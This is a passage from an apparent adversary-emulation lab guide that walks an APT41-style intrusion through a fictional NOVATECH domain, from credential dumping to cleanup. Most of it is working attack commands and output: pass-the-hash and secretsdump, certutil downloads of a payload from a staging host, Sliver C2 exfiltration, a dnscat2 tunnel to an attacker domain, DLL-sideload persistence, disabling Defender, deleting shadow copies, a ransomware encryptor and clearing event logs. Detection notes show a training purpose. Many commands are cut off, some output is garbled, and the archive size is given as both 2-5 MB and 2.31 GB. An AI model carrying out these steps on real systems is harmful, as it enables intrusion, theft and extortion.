Domain: NOVATECH  
LM: None
```

```
NT: <jsmith_ntlm>    ← NTLM hash for jsmith
SHA1: <sha1>
```

[illegible]

Note: WDigest credential caching is disabled by default on Windows 10 / Server 2016+. Expect NTLM hashes only—no cleartext passwords unless WDigest was explicitly re-enabled.

```
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential = 1
```

 enables it.

`eLogonCredential = 1` enables it.

SIEM alert fired:

- Sysmon EID 10 (ProcessAccess): `rundll32.exe → lsass.exe` — **CRITICAL**

• • •

Phase 5: Lateral Movement

ATT&CK: T1021.002, T1047, T1550.002

5.1 WEB01 → WS01 via jsmith

Why jsmith (not svc_backup): Ansible provisions `NOVATECH\jsmith` as a member of WS01's local `Administrators` group. `svc_backup` holds Backup Operators rights on the domain but is NOT added as local admin on WS01. CrackMapExec confirms this distinction before we waste time on psexec.


```
[KALI]
# Verify jsmith has local admin on WS01 – look f
# -u jsmith: domain account -p password (no
crackmapexec smb 192.168.10.50 \
-u jsmith \
-p 'Research#2024'
```

Expected:

```
root@kali: [/opt]
crackmapexec smb 192.168.10.50 \
-u jsmith \
-p 'Research#2024'
[*] 192.168.10.50 445 WS01 [*] Windows 10 / Server 2019 Build 19041 x64 (name:WS01) (domain:novatech.local) (signing:False) (SMBv1:False)
[+] 192.168.10.50 445 WS01 [+] novatech.local\jsmith:Research#2024 (Pwn3d!)
root@kali: [/opt]
```

```
SMB 192.168.10.50 445 WS01 [*] Windows 10 Bu
SMB 192.168.10.50 445 WS01 [+] novatech.local
```

(Pwn3d!) = CrackMapExec confirmed remote execution rights (local admin). Without it you get [+] (auth succeeded) but no shell.

```
[KALI]
# Get SYSTEM shell on WS01 via Impacket PsExec
impacket-smbexec novatech.local/jsmith:'Research
# PsExec: uploads a randomized service binary to
# gives you a SYSTEM shell via a named pipe. Noi
crackmapexec smb 192.168.10.50 -u jsmith -p 'Res
```

```
# impacket-smbexec novatech.local/jsmith:'Research#2024'@192.168.10.50
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
WS01

C:\Windows\system32>
```

```
[*] Requesting shares on 192.168.10.50.....
[*] Found writable share ADMIN$
[*] Uploading file aBcDeFgH.exe
[*] Opening SVCManager on 192.168.10.50.....
[*] Creating service rAnD on 192.168.10.50.....
[*] Starting service rAnD.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19041.xxx]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> hostname
WS01
```

Now go run [Phase 4.3](#) (LSASS dump) while you have the WS01 shell.

SIEM alerts fired:

- Windows EID 4624 (LogonType 3): NTLM network logon from 192.168.10.5 (Kali on target_net)—**HIGH**
- Windows EID 4697: Service installed (PsExec randomized service)—**HIGH**
- Sysmon EID 1: Service binary execution—**HIGH**

5.2 WS01 → DC01 via Pass-the-Hash

What is Pass-the-Hash: Windows NTLM authentication doesn't need the plaintext password—it only needs the NT hash. By passing the hash directly to the authentication challenge, we authenticate as Administrator without ever cracking the password. We got the Administrator NTLM hash from the NTDS dump in Phase 4.2.

```
[KALI]
ADMIN_NTLM=$(cat /opt/loot/admin_ntlm.txt)
# Confirm Administrator hash is valid across the
# -H: use NTLM hash instead of password format
# The LM hash (aad3b435...) is a dummy - Windows
crackmapexec smb 192.168.10.0/24 \
  -u administrator \
  -H "aad3b435b51404eeaad3b435b51404ee:${ADMIN_N
  -x "whoami"
```

Expected—hash works on DC01 and WS01:

```
-x whoami
SMB 192.168.10.20 445 FS01 [+] Windows 10 / Server 2019 Build 17763 x64 (name:FS01) (domain:novatech.local) (signing:False) (SMBv1:False)
SMB 192.168.10.10 445 DC01 [+] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:novatech.local) (signing:True) (SMBv1:False)
SMB 192.168.10.50 445 WS01 [+] Windows 10 / Server 2019 Build 19041 x64 (name:WS01) (domain:novatech.local) (signing:False) (SMBv1:False)
SMB 192.168.10.20 445 FS01 [+] novatech.local\administrator:302883cab3222750f8c5766bdf559d7 (Pwn3d!)
SMB 192.168.10.10 445 DC01 [+] novatech.local\administrator:302883cab3222750f8c5766bdf559d7 (Pwn3d!)
SMB 192.168.10.50 445 WS01 [+] novatech.local\administrator:302883cab3222750f8c5766bdf559d7 (Pwn3d!)
```

```
SMB 192.168.10.10 445 DC01 [+] novatech.local\administrator:ntlmhash::aad3b435b51404eeaad3b435b51404ee:ntlmhash::aad3b435b51404eeaad3b435b51404ee (Pwn3d!)
SMB 192.168.10.10 445 DC01 [+] whoami: nt a
SMB 192.168.10.50 445 WS01 [+] novatech.local\administrator:ntlmhash::aad3b435b51404eeaad3b435b51404ee:ntlmhash::aad3b435b51404eeaad3b435b51404ee (Pwn3d!)
```

```
[KALI]
# Get interactive SYSTEM shell on DC01
impacket-secretsdump novatech.local/svc_backup:'
```

```

root@kali:~/Impacket# ./impacket-smbexec novatech.local/svc_backup/Backup_Svc991'8192.168.10.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootkey: 0e977bc5f8c52b5778b3b42775ea10899
[*] Dumping local SAM hashes (uid:rd:lmhash:nthash)
Administrator:1000:aad3b43551404eeaad3b43551404ee:24c4597b684d93e6c370897281d78:::
Guest:501:aad3b43551404eeaad3b43551404ee:31dc6f6d1a6931327c596f8c809c:::
DefaultAccount:503:aad3b43551404eeaad3b43551404ee:31dc6f6d1a6931327c596f8c809c:::
[*] Dumping cached domain login information (donata/username:hash)
[*] Dumping LSA secrets
[*] SMACHINE.ACC
NOVATECH(DC01):aes128-cts-hmac-sha1-96:5ef086a5d8a2ca75f5901287234eb031aa982ec8c785d98f6669a3bdc76c
NOVATECH(DC01):aes128-cts-hmac-sha1-96:8d6c0bba577f4ad41d541d6e4d6d818
NOVATECH(DC01):aes-cbc-md5:5ae904ba7802c6190
NOVATECH(DC01):plala_pawword_hmac-sha1-96:4f224d4eac3a5f6d4f1902b13b0bb7272741b571c3e6471622dab15c48687146bcb43eccc3dcfef78953841ed567272adcab17b13439598ec4f888ec789f5d1d21e9e574177eaab1abeb
c0731a777a1ea08e2facc7e0b307529e70441513164246e4d8e142a0eb41177b391e191ce33e18b144be1f2372a2766418fcd78718072af9f38e7180023d7b992c6a4e38fd43accada07c5cf6d77bec1642a7c0942a2a11181
newc/Rea78063b07fec2a25af2360e92c0dcccfe215d28cc33617610b0b0bdc224de1513022905ff194080172c314c0f951e9936a092cdf0408c2c2403b4b4ef
NOVATECH(DC01):aad3b43551404eeaad3b43551404ee:3dc73a9f5c77720592380d0a5f569e2:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0eb0e55815b4f6ef27ee9c0b5411010b6fe07a0
dpapi_userkey:0afc7f78c4c0b146ba740d35a8b28922153ef010bd
[*] HLSKM
0000 22 34 01 76 01 70 30 93 88 A7 6B 02 07 43 59 69 "4.v.pb...k..CvL
0010 0E 41 8D 22 0A 0C CC 23 3A 5B 86 74 CB 9B 06 35 ".A...a|t...5
0020 18 CA 08 45 4A F0 5B 72 05 CF 3B A1 D2 77 3A 98 "...EJ...f...i...
0030 CD 40 06 36 6A 35 24 2D A9 1B 0F 0E 3F 52 01 C9 "h-5355...78-
HLSKM:223401760170309388a76b2b74359690e41bd220ecccc233a5bb674c99063514cad0454af0db72d5cf3ba1ed7f3a98c4d6d366a35242dab0bf0e3f5281c9
[*] Dumping Domain Credentials (domain\uid:rd:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:1000:aad3b43551404eeaad3b43551404ee:3e2883cab3222750f8c576d0bdf559d7:::
Guest:501:aad3b43551404eeaad3b43551404ee:31dc6f6d1a6931327c596f8c809c:::
krbtgt:502:aad3b43551404eeaad3b43551404ee:25126c0b885b2fe19c71916d12129eb:::
krbtgt:1000:aad3b43551404eeaad3b43551404ee:a02bc503339d51f71d913c24543550b1:::
lmith:1104:aad3b43551404eeaad3b43551404ee:abc0ff6d0550d10807801a4f43a3a1:::
svc_ldap:1105:aad3b43551404eeaad3b43551404ee:cae21ea961a56229d6015a7d50a11ba:::
svc_backup:1106:aad3b43551404eeaad3b43551404ee:0bdc53550b6f0909eef50af713c6491:::
svc_cms:1107:aad3b43551404eeaad3b43551404ee:0bdc53550b6f0909eef50af713c6491:::

```

Expected:

```

C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> hostname
DC01
C:\Windows\system32> net user Administrator /dom
...Account active: Yes
...Password last set: ...
...Local Group Memberships: *Administrators
...Global Group memberships: *Domain Users *Dom

```

5.3 WMI for Quiet Remote Execution

Why WMI instead of PsExec: Impacket PsExec creates a Windows service (visible in EID 4697, SCM logs). WMI remote execution uses the existing Windows Management Instrumentation infrastructure—no service is created, no binary is uploaded. Still noisy on the wire (DCOM traffic) but generates fewer host artifacts.

```

[KALI]
# Run commands remotely via WMI – quieter than p
# Use plaintext password (known from NTDS) or -h
impacket-smbexec novatech.local/administrator:'N

```

```
(root@kali)-[/opt]
# impacket-smbexec novatech.local/administrator:'NovaTech_Admin2024!'@192.168.10.50
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

. . .

Phase 6: Collection

ATT&CK: T1005, T1074.001, T1560.001, T1105

What's happening: We have SYSTEM on DC01. FS01 holds the crown jewels (clinical trial data, manufacturing docs). From DC01 we can mount FS01 shares using Domain Admin credentials, copy everything to a local staging directory, and compress it into an encrypted archive for exfiltration.

```
[DC01 - cmd.exe SYSTEM session]
# Verify what shares FS01 exposes
net view \\192.168.10.20

# Or:
impacket-secretsdump novatech.local/administrator:
> /opt/loot/ntds_dump.txt 2>&1

# Phase 6: Mount FS01 shares
impacket-smbclient novatech.local/administrator:
```

```
# Expected:
# Share name  Type  Used as  Comment
# Research    Disk           Phase III clinical trial data
# Manufacturing Disk           Synthesis documentation
# ADMIN$      Disk           Remote Admin
# C$          Disk           Default share
# IPC$        IPC            Remote IPC
```

```
[DC01]
# Mount FS01 shares with explicit Domain Admin c
# /user: domain\user syntax pass the plaintext
net use Z: \\192.168.10.20\Research /user:N
net use Y: \\192.168.10.20\Manufacturing /user:N
# Confirm mounts
net use
# Z: \\192.168.10.20\Research OK
# Y: \\192.168.10.20\Manufacturing OK
# Browse the data
dir Z:\ /s /b | findstr /i "trial data formula s
dir Y:\ /s /b
```

```
# Or
impacket-smbclient novatech.local/administrator:
# shares
# use Research
# tree .
# mget *

# use Manufacturing
# tree .
# mget *
...
```

Expected on FS01 (provisioned by Ansible):

```
# shares
ADMIN$
C$
IPC$
Manufacturing
Research
# use Research
# tree .
/clinical_data_record_1.csv
/clinical_data_record_10.csv
/clinical_data_record_11.csv
/clinical_data_record_12.csv
/clinical_data_record_13.csv
/clinical_data_record_14.csv
/clinical_data_record_15.csv
/clinical_data_record_16.csv
/clinical_data_record_17.csv
/clinical_data_record_18.csv
/clinical_data_record_19.csv
/clinical_data_record_2.csv
/clinical_data_record_20.csv
/clinical_data_record_21.csv
/clinical_data_record_22.csv
/clinical_data_record_23.csv
/clinical_data_record_24.csv
/clinical_data_record_25.csv
/clinical_data_record_26.csv
/clinical_data_record_27.csv
/clinical_data_record_28.csv
/clinical_data_record_29.csv
/clinical_data_record_3.csv
/clinical_data_record_30.csv
/clinical_data_record_4.csv
/clinical_data_record_5.csv
/clinical_data_record_6.csv
/clinical_data_record_7.csv
/clinical_data_record_8.csv
/clinical_data_record_9.csv
/NDA_filing_2026.pdf
Finished - 0 files and folders
# mget *
[*] Downloading clinical_data_record_1.csv
[*] Downloading clinical_data_record_10.csv
[*] Downloading clinical_data_record_11.csv
[*] Downloading clinical_data_record_12.csv
[*] Downloading clinical_data_record_13.csv
[*] Downloading clinical_data_record_14.csv
[*] Downloading clinical_data_record_15.csv
```

```
root@kali:~/opt# ls
MDA_filling_2026.pdf  clinical_data_record_16.csv  clinical_data_record_23.csv  clinical_data_record_30.csv  synthesis_process_1.docx  synthesis_process_3.docx
clinical_data_record_1.csv  clinical_data_record_17.csv  clinical_data_record_24.csv  clinical_data_record_4.csv  synthesis_process_10.docx  synthesis_process_4.docx
clinical_data_record_18.csv  clinical_data_record_18.csv  clinical_data_record_25.csv  clinical_data_record_5.csv  synthesis_process_11.docx  synthesis_process_5.docx
clinical_data_record_11.csv  clinical_data_record_19.csv  clinical_data_record_26.csv  clinical_data_record_6.csv  synthesis_process_12.docx  synthesis_process_6.docx
clinical_data_record_12.csv  clinical_data_record_2.csv  clinical_data_record_27.csv  clinical_data_record_7.csv  synthesis_process_13.docx  synthesis_process_7.docx
clinical_data_record_13.csv  clinical_data_record_20.csv  clinical_data_record_28.csv  clinical_data_record_8.csv  synthesis_process_14.docx  synthesis_process_8.docx
clinical_data_record_14.csv  clinical_data_record_21.csv  clinical_data_record_29.csv  clinical_data_record_9.csv  synthesis_process_15.docx  synthesis_process_9.docx
clinical_data_record_15.csv  clinical_data_record_22.csv  clinical_data_record_3.csv  lost                          synthesis_process_2.docx  tools
```

```
[DC01]
impacket-wmiexec -hashes ':3e2883cab3222750f8c57
# Stage all data locally
mkdir C:\Temp\archive
mkdir C:\Temp\archive\Research
mkdir C:\Temp\archive\Manufacturing
mkdir C:\Temp\archive\SYSVOL
# robocopy - robust file copy, better than xcopy
# /E: copy all subdirectories including empty on
# /NFL: no file listing in output (quiet)
# /NDL: no directory listing /NC: no class /
robocopy Z:\ C:\Temp\archive\Research /E /N
robocopy Y:\ C:\Temp\archive\Manufacturing /E /N
# SYSVOL: may contain Group Policy scripts with
robocopy \\192.168.10.10\SYSVOL C:\Temp\archive\
# Verify staged data
dir /s C:\Temp\archive\ | find "File(s)"
```

```
[DC01]
# Download 7za.exe (standalone 7-Zip) from Kali
# certutil -urlcache -f: use URL caching to fetch
# Uses a signed Windows binary as a downloader -
certutil.exe -urlcache -f http://10.0.0.5:8900/7
# Compress with AES-256 password encryption
# a: add to archive -tzip: ZIP format -p: set password
C:\Temp\7za.exe a -tzip -p"RxPhage2024!" -mx9 C:\Temp\
# Check final archive size
dir C:\Temp\data.zip
```

Expected: C:\Temp\data.zip —~2-5 MB (dummy data, much smaller than real clinical data)

. . .

Phase 7: Exfiltration

ATT&CK: T1041, T1048.001

7.1 Primary: HTTPS via Sliver C2 (DC01 session)

What's happening: Data is staged on DC01. We need a Sliver session on DC01 to download it. First, we deploy RxPhage on DC01 to get a C2 session there, then exfiltrate via the beacon.

Deploy RxPhage Windows loader on DC01:

```
[DC01]
# Download the Windows PE loader from Kali staging
# rxphage_loader.dll runs as a standalone PE if
certutil.exe -urlcache -f http://10.0.0.5:8900/rxphage_loader.dll
# Start it (connects back to Sliver C2 at 10.0.0.5)
start /b C:\Temp\rxphage.exe
[C2] - Sliver console
sliver > sessions
# Should now show a DC01 session
# ID  Name  Transport  RemoteAddress  Host
# 1   WEB01  https     192.168.10.100:xxxxx  web01
# 2   DC01   https     192.168.10.10:xxxxx   DC01

sliver > use 2          # use the DC01 session
# Switch beacon to interactive mode - removes the beacon
# Without this, a 2.31 GB file transfer would be required
# (each chunk must wait for the next beacon cycle)
sliver (DC01) > sleep 0
# [*] Beacon sleep set to 0s (interactive mode)
```

```

C:\>powershell -c "Test-NetConnection -ComputerName 192.168.10.5 -Port 8900"

ComputerName      : 192.168.10.5
RemoteAddress     : 192.168.10.5
RemotePort        : 8900
InterfaceAlias    : Ethernet 2
SourceAddress     : 192.168.10.10
TcpTestSucceeded  : True

C:\>C:\>certutil.exe -urlcache -f http://192.168.10.5:8900/rxphage/rxphage.exe C:\Temp\rxphage.exe
'C:\' is not recognized as an internal or external command,
operable program or batch file.

C:\>certutil.exe -urlcache -f http://192.168.10.5:8900/rxphage/rxphage.exe C:\Temp\rxphage.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\>dir Temp
Volume in drive C is Windows 2019
Volume Serial Number is BA49-CE42

Directory of C:\Temp

05/04/2026  05:44 AM    <DIR>          .
05/04/2026  05:44 AM    <DIR>          ..
05/04/2026  05:44 AM                5,328,896 rxphage.exe
05/04/2026  03:06 AM                6,524,928 wazuh-agent.msi
                2 File(s)              11,853,824 bytes
                2 Dir(s)          42,857,345,024 bytes free

C:\>

```

[C2]

```

# Download the archive from DC01 to /opt/loot/ c
sliver (DC01) > download C:\Temp\data.zip /opt/l
# [*] Downloading C:\Temp\data.zip (2.31 GB)...
# [*] Wrote 2.31 GB to /opt/loot/dc01_data.zip
# Restore periodic beacon immediately after tran
# sleep 0 means continuous HTTPS polling - far t
sliver (DC01) > sleep 60
# [*] Beacon sleep set to 60s (normal ops mode)

```

[KALI]

```

# Verify the archive is intact and decrypt a sam
ls -lh /opt/loot/dc01_data.zip
7za l -p"RxPhage2024!" /opt/loot/dc01_data.zip |

```

Detection note: Zeek `conn.log` shows long-duration HTTPS sessions to `10.0.0.10:443` during `sleep 0` —sustained byte counts distinguish this from the normal 60-second beacon rhythm. The Windows SRUM database (`C:\Windows\System32\sru\SRUDB.dat`)

independently records bytes sent by `rxphage.exe` —a forensic artifact that survives even if network captures are unavailable.

7.2 Backup Channel: DNS Tunneling (dnscat2)

Why DNS tunneling: DNS port 53 is rarely blocked outbound (DNS must work for the machine to function). An HTTPS C2 channel might get blocked by proxy or firewall—a DNS tunnel provides a backup that works through most filtering. dnscat2 encodes data in DNS query subdomains.

Note on APT41 attribution: APT41 is assessed to use custom DNS C2 implementations. dnscat2 is a publicly available tool—it serves as a functional analogue for the lab but carries LOW attribution value for APT41 specifically.

```
[KALI]
# dnscat2 server — listens for DNS queries on UDP
# --dns domain: the tunnel domain (clients query)
# --no-cache: disable caching for accuracy in lab
# --secret: HMAC symmetric encryption key → prev
# Without --secret the sub-technique would be T1
ruby /opt/tools/dnscat2/dnscat2.rb \
  --dns "host=10.0.0.5,port=53,domain=tunnel.attacker-infra.com" \
  --no-cache \
  --secret="DragonRx2024"
```

```
[WEB01 — via webshell or Sliver shell — deploy dnscat2]
wget -q http://10.0.0.5:8900/dnscat -O /tmp/.cache/dnscat
chmod +x /tmp/.cache/dnscat
# --secret must match the server secret
nohup /tmp/.cache/dnscat \
  --secret="DragonRx2024" \
  tunnel.attacker-infra.com \
  &>/dev/null &
echo "dnscat2 PID: $!"
```

Back in dnscat2 server—session appears:

```
New window created: 1
New window created: 1
(the new window can be interacted with)
dnscat2> windows
0 :: main [active]
  crypto-debug :: Security
    1 :: command (web01) [encrypted, NOT verified]
dnscat2> window -i 1
command (web01) 1> shell
command (web01) 1> New window created: 2
Shell session created!
command (web01) 1> window -i 2
```

SIEM alert fired:

- Zeek DNS: high-entropy subdomain labels > 40 characters, entropy > 3.5 bits/char—**MEDIUM**

. . .

Phase 8: DLL Sideload Persistence on DC01

ATT&CK: T1574.002, T1053.005, T1070.006

What's happening: The DLL sideloading technique abuses Windows DLL search order. When a binary searches for a DLL, Windows looks in the application directory first—before `System32`. By placing a malicious DLL with the right name next to a legitimate, signed binary, we hijack the load. This is one of APT41's most extensively documented persistence patterns (PlugX deployment methodology).

Our setup: Oracle `java.exe` (signed by Oracle) loads `jvm.dll` from its directory. We copy `java.exe` to an attacker-controlled directory

and place our malicious `jvm.dll` alongside it. A scheduled task runs `java.exe` at boot → loads our DLL → executes our payload.

```
[DC01 – cmd.exe SYSTEM session]
# Create the persistence directory
# C:\ProgramData\Oracle\Java\javapath is a real
# Using it makes the directory blend with legitimate
mkdir "C:\ProgramData\Oracle\Java\javapath"
# Download a legitimate java.exe from Kali staging server
# (DC01 has no Java installed – we stage our own)
# This binary is signed by Oracle, making the scenario more realistic
certutil.exe -urlcache -f http://10.0.0.5:8900/java.exe
"C:\ProgramData\Oracle\Java\javapath\java.exe"
# Verify the binary is valid (it should have an authentic signature)
powershell -command ^ "(Get-AuthenticodeSignature (Get-FileHash
"C:\ProgramData\Oracle\Java\javapath\java.exe") (Get-FileHash
"C:\ProgramData\Oracle\Java\javapath\java.exe"))"

# Expected: Valid
```

```
[C2] – Sliver console
sliver > use 2 # DC01 session
# Upload the malicious jvm.dll (RxPhage Windows)
# When java.exe runs, Windows finds jvm.dll in the path
# and loads it – executing our payload as SYSTEM
sliver (DC01) > upload /opt/tools/rxphage/rxphage-jvm.dll
"C:\ProgramData\Oracle\Java\javapath\jvm.dll"
# [*] Wrote 524288 bytes to C:\ProgramData\Oracle\Java\javapath\jvm.dll
```

```
[DC01]
# Create scheduled task for boot persistence
# /tn: task name (JavaUpdateService mimics legitimate)
# /tr: full path to the executable
# /sc ONSTART: run at every system startup
# /ru SYSTEM: run as SYSTEM account (highest privileges)
# /f: force creation (overwrite if exists)
schtasks /create ^
```

```
/tn "JavaUpdateService" ^
/tr "\"C:\ProgramData\Oracle\Java\javapath\jav
/sc ONSTART ^
/ru SYSTEM ^
/f
```

```
# Verify the task was created
schtasks /query /tn "JavaUpdateService" /fo LIST
```

Expected:

```
Folder: \
HostName: DC01
TaskName: \JavaUpdat
Status: Ready
Run As User: SYSTEM
Schedule Type: At system
Start Time: N/A
Start Date: N/A
```

```
[DC01]
# TIMESTOMPING: modify the DLL's LastWriteTime t
# The attacker sets the timestamp to 2023 to mak
# Uses PowerShell's .LastWriteTime property on t
powershell -command ^
    "(Get-Item 'C:\ProgramData\Oracle\Java\javapat
# Verify the LastWriteTime was changed (this is
powershell -command ^
    "(Get-Item 'C:\ProgramData\Oracle\Java\javapat
# 01/15/2023 09:00:00
```

```
# Check directory listing shows the fake timestamp
dir /tw "C:\ProgramData\Oracle\Java\javapath\"
```

Forensic countermeasure: Timestamping only modifies

`$STANDARD_INFORMATION` in the NTFS MFT. The `$FILE_NAME` attribute is written by the NTFS kernel during file creation—the attacker cannot modify it with standard tools. A forensic examiner comparing both attributes will see:

- `$STANDARD_INFORMATION.Created` : 2023-01-15 09:00:00 (tampered)
- `$FILE_NAME.Created` : 2026-04-24 02:00:15 (real) The discrepancy is an immediate forensic red flag.

SIEM alert fired:

- Sysmon EID 7 (ImageLoad): unsigned `jvm.dll` loaded by `java.exe` from `C:\ProgramData` —**HIGH**

. . .

Phase 9 (Optional): Ransomware Phase

ATT&CK: T1562.001, T1490, T1486

Context: APT41 is assessed—not confirmed—to follow espionage operations with criminal monetization in specific campaigns. This phase is optional. The encryptor only targets `C:\Temp\RansomTest\` — it is safe to run.

```
[DC01 - as SYSTEM]
# Step 1: Impair defenses - T1562.001
# Disable Windows Defender via registry (GPO path)
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableRealtimeMonitoring" /t REG_DWORD /d 1
# Disable real-time monitoring via PowerShell command
powershell -command "Set-MpPreference -DisableRealtimeMonitoring $true"
# Confirm Defender is disabled
```

```

powershell -command "Get-MpPreference | Select-Ob
# DisableRealtimeMonitoring : True
# Step 2: Inhibit System Recovery - T1490
# Delete all Volume Shadow Copies (VSS snapshots)
vssadmin delete shadows /all /quiet
# Stop Windows Backup services
net stop "wbengine" /y 2>nul & rem Windows B
net stop "SDRSVC" /y 2>nul & rem System Da
net stop "swprv" /y 2>nul & rem MS Softwa
# Verify no shadow copies remain
vssadmin list shadows
# No items found that satisfy the query.
# Step 3: Encryption - T1486 (SAFE: targets C:\T
mkdir C:\Temp\RansomTest
echo "NovaTech Phase III Trial - Patient Cohort
echo "Proprietary Synthesis Formula v2.3 - RESTR
# Stage and run the encryptor
certutil.exe -urlcache -f http://10.0.0.5:8900/r
C:\Temp\rxphage_encrypt.exe --path C:\Temp\Ranso
# View ransom note deployed by encryptor
type C:\Temp\RansomTest\DRAGONRX_RANSOM.txt

```

ATT&CK mapping note:

- `vssadmin delete shadows` → T1490 (Inhibit System Recovery)—deletes recovery mechanisms, not data
- `rxphage_encrypt.exe` → T1486 (Data Encrypted for Impact)—encrypts files for extortion
- Disabling Defender → T1562.001 (Impair Defenses)

SIEM alert fired:

- Sysmon EID 1: `vssadmin.exe` with `delete` argument—**HIGH**
- Windows EID 4688: same process creation event—**HIGH**

. . .

Phase 10: Cleanup / Anti-Forensics

ATT&CK: T1070.004, T1070.001, T1070.006

What's happening: APT41 is documented to use anti-forensic techniques to extend dwell time and complicate attribution. In practice, sophisticated actors often retain persistence (webshell, DLL sideload) while cleaning initial exploitation artifacts.

```
[WEB01 – Linux cleanup]
# Clear bash command history
# history -c: clear in-memory history
# history -w: write (empty) history to file
# unset HISTFILE: prevent session from writing a
history -c && history -w
cat /dev/null > ~/.bash_history
unset HISTFILE
# Remove the Log4Shell evidence from the Tomcat
# The ${jndi:} string in access.log is the prima
# APT41 has been documented removing web server
# NOTE: this is very noisy - the log file disapp
# Real APT41 often edits specific lines rather t
cat /var/log/tomcat*/access_log* 2>/dev/null | g
  mv /tmp/clean_log /var/log/tomcat*/access_log*
# Remove dnscat2 if decommissioning the DNS tunn
# kill $(pgrep dnscat)
# rm -f /tmp/.cache/dnscat
# Leave webshell and RxPhage in place - APT41 re
```


```
[DC01 – Windows cleanup]
# Clear Windows event logs – T1070.001
# Security log: contains all our authentication
# System log: contains service creation (PsExec)
# Application log: application-specific events
wevtutil cl Security
wevtutil cl System
wevtutil cl Application
# Verify logs cleared
wevtutil gli Security | findstr "NumberOfLogRecc
```

```
# NumberOfLogRecords: 0
# Clear PowerShell command history (stored per-user)
powershell -command ^
    "Remove-Item (Get-PSReadlineOption).HistorySave"
# Remove staging artifacts (but KEEP persistence)
del /f /q C:\Temp\lsass.dmp          2>nul
del /f /q C:\Temp\data.zip          2>nul
del /f /q C:\Temp\7za.exe           2>nul
del /f /q C:\Temp\rxphage.exe       2>nul
del /f /q C:\Temp\rxphage_encrypt.exe 2>nul
del /f /q C:\Temp\SharpHound.exe   2>nul
rmdir /s /q C:\Temp\archive         2>nul
rmdir /s /q C:\Temp\bh_output       2>nul
rmdir /s /q C:\Temp\RansomTest     2>nul
```

Forensic reality: Clearing Windows event logs is itself a high-fidelity detection signal (Windows EID 1102—audit log cleared, EID 104—system log cleared). Wazuh and any properly configured SIEM will alert on log clearing. Sophisticated actors clear logs rarely and surgically to avoid this signal. For this lab, it demonstrates the capability.

. . .

Kill Chain Summary



INITIAL ACCESS

Log4Shell (CVE-2021-44228) via X-API-Version h
FOOTHOLD (two independent channels)

- └ JSP webshell: /resources/imgs/cache.jsp
- └ RxPhage beacon: /tmp/.cache/rxphage → Sliv

DISCOVERY

/proc/1/environ → LDAP_USER=svc_ldap / LDAP_PA
ldapsearch → svc_backup (SPN, Backup Operators

CREDENTIAL ACCESS

Kerberoast svc_backup → Ba
impacket-secretsdump -use-vss (DC01) → AL
LSASS dump on WS01 (optional demo) → js

LATERAL MOVEMENT

jsmith:Research#2024 → WS01 (PsExec SYSTEM)
Administrator NTLM → DC01 (PtH, PsExec SYSTE

COLLECTION

net use → FS01\Research, FS01\Manufacturing, D
certutil + 7za → 2.31 GB encrypted archive (C:

EXFILTRATION

Sliver download (sleep 0) → /opt/loot/dc01_dat
dnscat2 DNS tunnel → backup channel (T

PERSISTENCE on DC01

DLL sideloading: java.exe + jvm.dll (rxphage_l
Scheduled task: JavaUpdateService (ONSTART, SY
Timestamping: LastWriteTime = 2023-01-15

OPTIONAL IMPACT

vssadmin delete shadows → T1490
rxphage_encrypt.exe → T1486 (safe test pat

DWELL TIME: 4 days, 17 hours, 37 minutes

12 SIEM alerts generated - none reviewed until D

Loot Summary

Operation DragonRx: Loot Summary		
Quick reference for collected artifacts, credential material, dumps, archives, and BloodHound output stored under /opt/loot/.		
/opt/loot/		
Artifact / Path	Description	
1 recon/		
web01_scan.nmap	nmap results - version + default scripts	
whatweb.txt	web technology fingerprint	
2 Core artifacts		
kerberoast_hashes.txt	TGS hash: svc_backup (\$krb5tgs\$23\$)	
kerberoast_cracked.txt	svc_backup: Backup_Svc99!	
ntds_dump.ntds	All domain NTLM hashes (Administrator, krbtgt, ...)	
admin_ntlm.txt	Administrator NTLM (extracted for Pth)	
lsass.dmp	LSASS memory dump from WS01	
dc01_data.zip	Crown jewels: Research + Manufacturing + SVSVOL	
3 bh_output/		
<timestamp>_BloodHound.zip	BloodHound AD attack path graph	

```
/opt/loot/
├─ recon/
│   ├── web01_scan.nmap      nmap results
│   └─ whatweb.txt          web technolo
├─ kerberoast_hashes.txt    TGS hash: sv
├─ kerberoast_cracked.txt   svc_backup:E
├─ ntds_dump.ntds          All domain N
├─ admin_ntlm.txt          Administrato
├─ lsass.dmp               LSASS memory
├─ dc01_data.zip           Crown jewels
└─ bh_output/
    └─ <timestamp>_BloodHound.zip BloodHound A
